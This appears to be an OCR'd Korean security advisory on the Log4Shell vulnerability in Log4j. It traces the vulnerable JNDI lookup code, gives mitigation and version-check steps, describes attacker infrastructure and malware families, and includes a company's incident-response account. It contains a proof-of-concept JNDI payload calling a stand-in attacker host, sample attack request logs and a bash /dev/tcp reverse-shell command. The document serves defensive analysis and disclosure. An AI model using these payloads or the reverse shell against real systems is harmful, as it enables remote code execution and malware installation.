
```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class log4j {
    private static final Logger logger = LogManager.getLogger(log4j.class);
    public static void main(String[] args) {
        //The default trustUrlCodebase of the higher version JDK is false
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase","true");
        logger.error("${jndi:ldap://attacker1.kr/Exploit}");
    }
}
```

• Log4j에서는 로깅을 위해 org.apache.logging.log4j.core.Logger.log 메소드를 사용하며 privateConfig.loggerConfig.getReliabilityStrategy()를 통해 설정 파일을 참고한다.

```
156    @Override
157    protected void log(final Level level, final Marker marker, final String fqcn, final StackTraceElement location,
158        final Message message, final Throwable throwable) {
159        final ReliabilityStrategy strategy = privateConfig.loggerConfig.getReliabilityStrategy();
160        if (strategy instanceof LocationAwareReliabilityStrategy) {
161            ((LocationAwareReliabilityStrategy) strategy).log(this, getName(), fqcn, location, marker, level,
162                message, throwable);
163        } else {
164            strategy.log(this, getName(), fqcn, marker, level, message, throwable);
165        }
166    }
```

• 이후 noLookups 옵션을 체크한 뒤 workingBuilder 변수에 '${' 문자열을 찾아 해당 문자열이 존재할 경우 config.getStrSubstitutor().replace() 메소드를 호출한다. config.getStrSubstitutor().replace() 메소드는 value 값을 인자 값으로 하여 StrSubstitutor.substitue() 메소드를 호출한다.

• StrSubstitutor.substitue() 메소드는 전달된 ${jndi:ldap://attacker1.kr/Exploit} 문자열에서 “$”, “{”, “}”을 제외한 값을 StrSubstitutor.resolveVariable() 메소드의 인자로 전달한다. 이 값은 다시 resolve.lookup() 메소드로 실행된다.



• resolve.lookup() 메소드는 PREFIX_SEPARATOR를 기준으로 구분하여 prefix와 name 변수를 설정하고 prefix로 실행할 lookup() 메소드를 설정한다.

Interpolator.class

```
191
192     /**
193      * Resolves the specified variable. This implementation will try to extract
194      * a variable prefix from the given variable name (the first colon (':') is
195      * used as prefix separator). It then passes the name of the variable with
196      * the prefix stripped to the lookup object registered for this prefix. If
197      * no prefix can be found or if the associated lookup object cannot resolve
198      * this variable, the default lookup object will be used.
199      *
200      * @param event The current LogEvent or null.
201      * @param var the name of the variable whose value is to be looked up
202      * @return the value of this variable or <b>null</b> if it cannot be
203      * resolved
204      */
205     @Override
206     public String lookup(final LogEvent event, String var) {
207         if (var == null) {
208             return null;
209         }
210
211         final int prefixPos = var.indexOf(PREFIX_SEPARATOR);
212         if (prefixPos >= 0) {
213             final String prefix = var.substring(0, prefixPos).toLowerCase(Locale.US);
214             final String name = var.substring(prefixPos + 1);
215             final StrLookup lookup = strLookupMap.get(prefix);
216             if (lookup instanceof ConfigurationAware) {
217                 ((ConfigurationAware) lookup).setConfiguration(configuration);
218             }
219             String value = null;
220             if (lookup != null) {
221                 value = event == null ? lookup.lookup(name) : lookup.lookup(event, name);
222             }
223
224             if (value != null) {
225                 return value;
226             }
227             var = var.substring(prefixPos + 1);
228         }
229         if (defaultLookup != null) {
230             return event == null ? defaultLookup.lookup(var) : defaultLookup.lookup(event, var);
231         }
232         return null;
233     }
```

jndi

JndiLookup

ldap://attacker1.kr/Exploit

• 취약점 공격을 위해서는 JNDI를 사용하므로, JNDILookup.lookup() 메소드를 실행한다.

JndiLookup.class

```
19 import java.util.Objects;
20
21 import javax.naming.NamingException;
22
23 import org.apache.logging.log4j.Logger;
24 import org.apache.logging.log4j.Marker;
25 import org.apache.logging.log4j.MarkerManager;
26 import org.apache.logging.log4j.core.LogEvent;
27 import org.apache.logging.log4j.core.config.plugins.Plugin;
28 import org.apache.logging.log4j.core.net.JndiManager;
29 import org.apache.logging.log4j.status.StatusLogger;
30
31 /**
32  * Looks up keys from JNDI resources.
33  */
34 @Plugin(name = "jndi", category = StrLookup.CATEGORY)
35 public class JndiLookup extends AbstractLookup {
36
37     private static final Logger LOGGER = StatusLogger.getLogger();
38     private static final Marker LOOKUP = MarkerManager.getMarker("LOOKUP");
39
40     /** JNDI resource path prefix used in a J2EE container */
41     static final String CONTAINER_JNDI_RESOURCE_PATH_PREFIX = "java:comp/env/";
42
43     /**
44      * Looks up the value of the JNDI resource.
45      * @param event The current LogEvent (is ignored by this StrLookup).
46      * @param key  the JNDI resource name to be looked up, may be null
47      * @return The String value of the JNDI resource.
48      */
49     @Override
50     public String lookup(final LogEvent event, final String key) {
51         if (key == null) {
52             return null;
53         }
54         final String jndiName = convertJndiName(key);
55         try (final JndiManager jndiManager = JndiManager.getDefaultManager()) {
56             return Objects.toString(jndiManager.lookup(jndiName), null);
57         } catch (final NamingException e) {
58             LOGGER.warn(LOOKUP, "Error looking up JNDI resource [{}].", jndiName, e);
59             return null;
60         }
61     }
```

ldap://attacker1.kr/Exploit

• JNDILookup.lookup() 메소드는 다시 jndiManager.lookup() 메소드를 실행한다. 취약점은 바로 jndiManager.lookup() 메소드로 인해 발생한다.

• 인자로 전달된 “ldap://attacker1.kr/Exploit”에 대한 검증 절차 없이 바로 lookup() 기능을 통해 접근을 시도하여 컨텍스트를 검색함으로써 공격자 LDAP 서버(attacker1.kr)에 Exploit 엔티티를 요청하게 된다.

취약점 조치방안

• 여러 보안업체에서 배포중인 Log4j 취약점 스캐너, 운영체제 기본 검색 기능 등을 이용하여 Log4j 취약점 또는 Log4j 버전을 확인할 수 있다. 운영체제 기본 검색 기능을 이용한 Log4j 버전 확인 방법은 아래와 같다.

(Linux) log4j-core 버전 확인

- dpkg -l | grep log4j
- find / -name 'log4j*'

〈Linux에서 log4j-core 버전 확인〉

(Windows) log4j 설치 버전 확인

- window explorer의 검색 기능 (log4j 검색)을 이용하여 버전 확인

〈Windows 에서 log4j-core 버전 확인〉

Java Spring Framework Maven 사용 시 log4j가 설치된 경로의 pom.xml 파일을 열어 "log4j-core"로 검색

- 검색결과 "〈version〉사용버전〈/version〉" 으로 확인

```
<!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core -->
<dependency>
        <groupId>org.apache.logging.log4j</groupId>
        <artifactId>log4j-core</artifactId>
        <version>2.16.0</version>
</dependency>
```

〈log4j-core 버전 정보〉

• 위 방안을 활용하여 취약한 버전이 확인된 경우, 아래와 같이 JAVA 버전에 따라 Log4j를 최신 버전으로 업데이트하여야 한다.

2022년 1월 기준, Logj4 최신 버전	
JAVA 8 이상	2.17.1 이상
JAVA 7	2.12.4 이상
JAVA 6	2.3.2 이상


• 업데이트가 어려운 경우, 임시 조치 방안으로 JndiLookup 클래스만 제거한다.

JndiLookup 클래스를 제거 명령어 예시
* zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

3 취약점 악용 방식 및 유형

공격 인프라 구성요소

• 공격자들이 log4j 취약점을 악용할때 몇 가지 사전 준비가 필요하다. 공격 쿼리 송신서버, 쿼리 수신서버, 악성 Class 파일을 유포할 서버와 최종 목적을 달성하기 위한 악성코드 유포 서버가 사전에 준비되어야 한다. 이러한 공격 자원은 공격자가 직접 서버를 구매하여 구축하거나, 정상적인 서비스를 운영중인 서버를 해킹하여 사용하기도 한다.



– 쿼리 송신서버 : 공격 쿼리를 송신하는 서버이다. log4j 취약점이 가장 많이 이용되는 부분이 자바 기반 웹서버의 로깅 기능이므로 웹 접속이 가능한 시스템이면 쿼리 송신이 가능하다.

– 쿼리 수신서버 : JNDI 공격 명령이 성공하였다면 공격자가 구축해놓은 쿼리 수신 서버로 쿼리를 전송하게 된다. 취약점에 악용되는 쿼리 수신 서비스는 LDAP과 RMI가 대표적이다. 대부분의 공격자들은 추적을 피하기 위해 정상적인 서비스를 운영중인 서버를 해킹하여 공격 쿼리 서비스를 구축한다. 이때 서비스 프로그램의 구성에 따라 추후 행동하는 공격 패턴이 달라진다.

– Class 파일 유포서버 : 피해 시스템은 쿼리 수신 서버로부터의 명령을 받아 악성 Class 파일을 다운 받는다. 다운로드는 보통 웹 프로토콜을 통해 수행된다.

– 악성코드 유포 서버 : Class 파일에 정의된 명령에 따라 추가 악성코드를 다운 받는다. 이 때 최종 악성코드를 배포할 수 있는 악성코드 유포 서버가 추가로 필요하다.

공격망 구성 방식

• 쿼리 수신 서버를 어떻게 구성하느냐에 따라 공격 쿼리와 공격망의 구성 방식이 달라진다. 아래는 공개된 공격 쿼리 수신 프로그램을 분석한 결과이다. 서버 구성 방식은 총 3가지로 소개한다.

– 공격 쿼리가 고정된 유형

```
"GET / HTTP/1.1""${jndi:ldap://                :1389/exploit}" 200 1895
"GET / HTTP/1.1""${jndi:ldap://                :1389/exploit}" 200 1895
```


– 공격 쿼리가 Base64로 인코딩된 유형

```
"GET / HTTP/1.1""${jndi:ldap://                :1389/Basic/Command/Base64/dG91Y2gg
"GET / HTTP/1.1""${jndi:ldap://                :1389/Basic/Command/Base64/dG91Y2gg
```

– 공격 쿼리가 랜덤으로 생성되는 유형

```
"GET / HTTP/1.1""${jndi:ldap://                :1389/o25e58}" 200 1895
"GET / HTTP/1.1""${jndi:ldap://                :1389/2nwfzt}" 200 1895
```

• **상세 개요도1** (공격 쿼리가 고정된 유형)



① 공격자는 쿼리 송신 서버에서 공격 쿼리를 웹 패킷에 담아 피해 서버에 보낸다.


② 피해 서버의 취약한 log4j는 공격자가 발송한 웹 패킷에 포함된 공격 쿼리 부분을 추출하여 다시 공격자의 쿼리 수신 서버로 전송한다.

③ 쿼리 수신 서버는 피해 서버에게 악성 Class 파일을 다운로드하라는 명령을 전달한다.

④ 피해 서버는 Class 파일 유포 서버에서 악성 Class 파일을 다운로드 받고, Class 파일에 정의되어 있는 명령을 실행한다.

⑤ 명령의 결과로 악성코드 유포지에서 최종 목적의 악성코드가 다운로드 된다.

• **상세 개요도2** (공격 쿼리가 Base64로 인코딩된 유형)



① 공격자는 쿼리 송신 서버에서 인코딩 된 명령어[4]를 웹 패킷에 담아 피해 서버로 보낸다.

② 피해 서버의 취약한 log4j는 공격자가 발송한 웹 패킷에 포함된 공격 쿼리 부분을 추출하여 다시 공격자의 쿼리 수신 서버로 전송한다.


③ 쿼리 수신 서버는 피해 서버에게 악성 Class 파일을 다운로드하라는 명령을 전달한다.

④ 피해 서버는 쿼리 수신 서버의 웹포트로 접속하여 'Exploit' 문자와 랜덤 10글자로 조합된 파일명을 가진 악성 Class 파일을 다운로드 및 실행하여 명령을 수행한다.

⑤ 명령의 결과로 악성코드 유포지에서 최종 악성코드가 다운로드 된다.

4) 인코딩 된 명령어 : "/Basic/Command/Base64/" 문자열 뒤에 실행시킬 명령어를 덧붙여 Base64로 인코딩

• **상세 개요도3** (공격 쿼리가 랜덤으로 생성되는 유형)



① 공격자는 쿼리 수신 서버를 구성할 때 공격 명령어를 미리 지정한다.

② 명령어 지정을 통해 쿼리에 쓰일 이름을 랜덤 문자 6자리로 생성한다.

③ 공격자는 쿼리 송신 서버에서 공격 쿼리를 웹 패킷에 담아 피해 서버에 보낸다.

④ 피해 서버의 취약한 log4j는 공격자가 발송한 웹 패킷에 포함된 공격 쿼리 부분을 추출하여 다시 공격자의 쿼리 수신 서버로 전송한다.

⑤ 쿼리 수신 서버는 피해 서버에게 악성 Class 파일을 다운로드하라는 명령을 전달한다.

⑥ 피해 서버는 쿼리 수신 서버의 웹포트로 접속하여 'ExecTemplateJDK' 문자와 JDK 버전 정보로 조합된 파일명을 가진 악성 Class 파일을 다운로드 및 실행하여 명령을 수행한다.

⑦ 명령의 결과로 악성코드 유포지에서 최종 악성코드가 다운로드 된다.

최종 악성코드 유형

• **봇넷 및 크립토마이너**

– (Mirai) 공개된 소스코드에서 일부 기능*이 제거되고, 명령어 수행 기능에 의해 DDoS 공격 기능이 직접 호출하도록 변경되어 공격에 이용되고 있다.[5)]

* 환경설정 관리 함수, 공격 초기화 함수 등

– (Muhstik) 백도어 유포, 봇넷 확장, 크립토마이너를 설치하는 Muhstik 봇넷은 다양한 아키텍처에서 동작 가능한 악성코드(ELF 포맷)를 다운로드하고 실행할 수 있도록 구성되어 있다. 최종적으로 감염된 기기는 Muhstik 봇넷과 크립토마이너를 설치하여 악성활동을 수행한다.

– (XMRIG) GitHub에 위치한 XMRIG 마이너 저장소로부터 소스코드를 다운로드 하고, 크립토마이너를 실행한다.

– (Kinsing) 피해 서버가 공격자 서버로 접속하여 셸 스크립트를 다운로드하고 실행하며, 최종적으로 백도어, 크립토마이너 기능을 수행하는 Kinsing 악성코드가 실행된다.[6)]




그림 2-2 Kinsing 봇넷 설치 스크립트

5) Threat Alert: Log4j Vulnerability Has Been adopted by two Linux Botnets(https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets)

6) Hackers start pushing malware in worldwide Log4Shell attacks(https://bleepingcomputer.com/news/security/hackers-start-pushing-malware-in-worldwide-log4shell-attacks, '21.12.12)

• **랜섬웨어**

– (Khonsari) C드라이브를 제외한 모든 드라이브를 AES 알고리즘으로 암호화하는 .NET 랜섬웨어이다. 하지만, 복구를 위한 연락처가 실질적인 공격자의 주소로 명기되어 있지 않아 랜섬웨어가 아닌 와이퍼라고 바라보는 견해도 있다.[7)]

– (NightSky) Rook 랜섬웨어의 포크로 알려져 있는 NightSky는 공격그룹 DEV-0401에 의해 개발되었으며, CVE-2021-44228 취약점을 악용하여 VMware Horizon 솔루션을 공격하고 있다.[8)]

그림 2-3 NightSky 랜섬웨어 랜섬노트




그림 2-4 NightSky 랜섬웨어 감염화면

• **원격제어 악성코드**(RAT, Remote Access Trojan)

– (Orcus) Khonsari 랜섬웨어와 같은 서버에서 이틀 후부터 배포되었으며, C2서버로 연결 후 원격제어를 시도한다.

• **리버스 셸**

– 일반적으로 base64로 인코딩되어 다음과 같은 명령어를 실행한다. 이로 인해 외부로 정보유출, 내부 랜섬웨어 감염 등 확장 가능한 악성행위가 발생 가능하다.

* 명령어: /bin/bash -i > /dev/tcp/{서버주소}/{서버포트} 0<&1 2>&1

7) Technical Advisory: Zero-day critical vulnerability in Log4j2 exploited in the wild(https://businessinsights.bitdefender.com/technical-advisory-zero-day-critical-vulnerability-in-log4j2-exploited-in-the-wild)
New ransomware now being deployed in Log4Shell attacks(https://bleepingcomputer.com/news/security/new-ransomware-now-being-deployed-in-log4shell-attacks, '21.12.14)

8) Guidance for preventing, detecting, and hunting for exploitation of the Log4j 2 vulnerability(https://microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation#NightSky, '21.12.11)

붙 임 기업별 Log4j 위협 대응 사례

기업 A 대응 사례

Log4j 와 보낸 불타는 연말

작년 연말 언택트 환경의 보안이 자리를 잡아갈 때 즘 보안담당자에게 폭탄이 배달됐다. Log4j 원격 코드 취약점이 보고된 것이다. Log4j는 Java로 만들어진 응용프로그램에서 로그를 기록해 주는 표준 라이브러리로 사용되고 있다. 특히 대부분의 웹 애플리케이션이 Java로 제작되었기에 산업에 미치는 영향은 Heartbleed 취약점 이래로 최고의 위험 수준이었다.

자사도 대부분의 웹 서비스 및 응용 애플리케이션이 Java 기반이었기에 취약점에 의한 공격 발생 시 비즈니스에 상당한 영향을 줄 수 있어 만일의 사태에 대한 대응이 필요한 시점이었다.
12월 초, 언론 및 메일링을 통하여 사태를 인지한 후 비상 대응체계를 발동했다. 대응체계는 관리적인 부분과 기술적인 부분으로 나누어질 수 있다. 관리적 부분은 조직과 보고 및 대응 절차로 기술적인 부분은 취약점 분석, 보완 조치 및 모니터링으로 구성되어 있다.

비상대응체계는 실행 계획이 제대로 작동하는지 실제 위기 상황이 아니고서 확신할 수 없는데 이번 기회를 통하여 확인할 수 있었다. 특히 이번 비상대응체계는 원격 업무 환경에서 진행된 첫 검증 사례로 언택트 환경에서의 업무가 정착되어 있어 큰 문제는 없었다.

위기대응 시 가장 중요한 점은 관련 부서 간의 유기적인 커뮤니케이션인데 내부 이해당사자들이 커뮤니케이션 툴에 익숙해져 있고, 원격 환경에서의 운영이 원활하게 이행되고 있어 컨택트 환경에서의 대응과 별 차이가 없었다. 만일 언택트 환경이 정착되지 않은 초기에 이와 같은 이슈가 발생했다면 많은 시행착오가 있었을 것으로 짐작된다.

위협대응체계

대응체계에 대해 설명하면 먼저 대응 조직 구성이다. 취약점이 미치는 영향이 광범위하고 위험 수준이 높기에 전사적인 인지 및 협조가 필요했다. CISO 및 보안팀을 중심으로 전사적인 조직으로 TFT를 구성하였다. 보안팀은 취약점 분석, 조치 가이드 및 보완 이행 검증, 대내 및 대외 커뮤니케이션 등의 컨트롤 타워 역할을 한다. 개발팀은 취약점 관련 서비스 파악 및 조치하고 운영 및 인프라팀도 취약점 관련 시스템 파악 및 조치를 이행한다. 서비스 유관 부서는 필요 시 서비스 중단에 대한 의사결정 및 대외 안내를 담당했다. 보안팀 및 IT 담당자는 매주 원격으로 모여서 관련 내용을 업데이트 하고 이슈 사항을 공유 및 점검했다. 이슈 발생 시에는 즉각적으로 CISO 및 관련 부서장에게 공유하고 결정을 받아서 이행 조치하는데 걸림돌이 되지 않도록 노력했다.

기술적 조치 이행은 탐색 및 식별, 조치 계획, 이행 조치, 검증 순으로 진행했다. 탐색은 담당자 자산 식별, 스크립트 및 자동화 툴을 통해 대상 시스템을 식별했다. 운영자가 직접 확인하는 매뉴얼 식별은 간혹 대상이 누락될 수 있음으로, 병행하여 취약점 스캐너를 통한 검색을 추천한다.

조치가 필요한 대상 선정이 완료되면 조치 이행 계획을 수립해야 한다. 크게 두 가지가 있다. Log4j 라이브러리를 패치 하거나 사용하지 않는 경우는 비활성화하는 것이다. 전자의 라이브러리 패치를 우선으로 이행 계획을 수립했다. 패치를 위해 JAVA 버전 업그레이드가 필요하고 이 경우 많은 소스 변경 혹은 불가가 판단되는 경우에는 환경 변수 변경을 통해 비활성화하는 방법으로 계획을 수립했다.

이행 조치는 계획에 따라 실행했고 서비스 이슈 발생 시에는 조치 방법을 변경하기도 했다. 관련 내용 업데이트 및 공유는 커뮤니케이션 툴을 통해 관리해 진척 사항을 점검하는데 소요되는 불필요한 커뮤니케이션 노력을 최소화했다.

이행 조치가 완료되면 보안 팀에서 취약점 점검 툴을 이용해 조치가 제대로 되었는지 확인하고 추가 사항이 확인되면 조치할 수 있도록 안내했다. 진척 사항에 대해서는 CISO 및 TFT 에게 공유해 관심을 가지고 업무 우선순위로 관리할 수 있도록 했다.

상세 내용은 아래를 참조하기를 바란다.

Log4j 위협 대응 체계

1. 조직 및 절차

조직

조직
- CISO 및 정보보안팀을 중심으로 IT, 서비스 유관부서 담당자로 TFT 구성

역할
- CISO – 의사결정자
- 정보보안팀 – TFT 운영, 보완 조치 가이드, 취약점 점검 및 검증, 모니터링
- IT 개발팀 – 대상 애플리케이션 식별 및 보완 조치 계획 수립 및 이행
- IT 운영 및 인프라팀 – 대상 시스템 식별 및 보완 조치 계획 수립 및 이행
- 서비스 유관부서 – 서비스 중단 의사결정 및 대외 안내

절차

보고 절차
- 매주 담당자 진척 및 이슈 공유 회의
- 이슈 발생 시 CISO 보고 및 조치 결정

보완 절차
- 보완 조치 및 결과 검증 후 종료
- 조치 적용 시 이슈 확인을 위해 일정 기간 간격으로 이행 적용

2. 기술적 대응

현황 분석

대상 식별
- 자산 현황을 통한 담당자 지식 기반 식별 – JAVA 기반 애플리케이션 Log4j 및 JNDI 라이브러리 확인
- 스크립트를 통한 취약점 확인 – Windows, Linux 서버
- 취약점 점검 툴을 통한 식별 – AWS Inspector, Rapid7 InsightVM, Logpresso 및 KISA 사이트에서 안내하는 벤더 무료 스캐너 이용
- 시스템 벤더를 통한 문의 확인 – 보안 시스템, 네트워크 장비, 패키지 SW 등

보호대책 수립 및 보완 조치

보호대책 수립
- 업그레이드 및 패치 – 보안 시스템, 네트워크 장비, 패키지 SW
- Log4j 업데이트 – JAVA 6, 7, 8 버전에 따라 안전한 버전으로 업데이트
- Log4j 삭제 – 업데이트가 어려운 경우 JNDILookup 클래스 제거

보완 조치
- IPS, WAF, AV, EDR 등 보안시스템에서Log4j 취약점 방어를 위한 패턴 업데이트
- 대상 애플리케이션 및 시스템 계획 이행 조치

이행 점검	보완 조치 검증 • 육안 식별 또는 취약점 점검 툴을 통한 확인 모니터링 • Log4j 관련된 모니터링 시나리오 추가 • 지속적인 취약점 점검을 통한 대상 식별 및 조치

맺음말

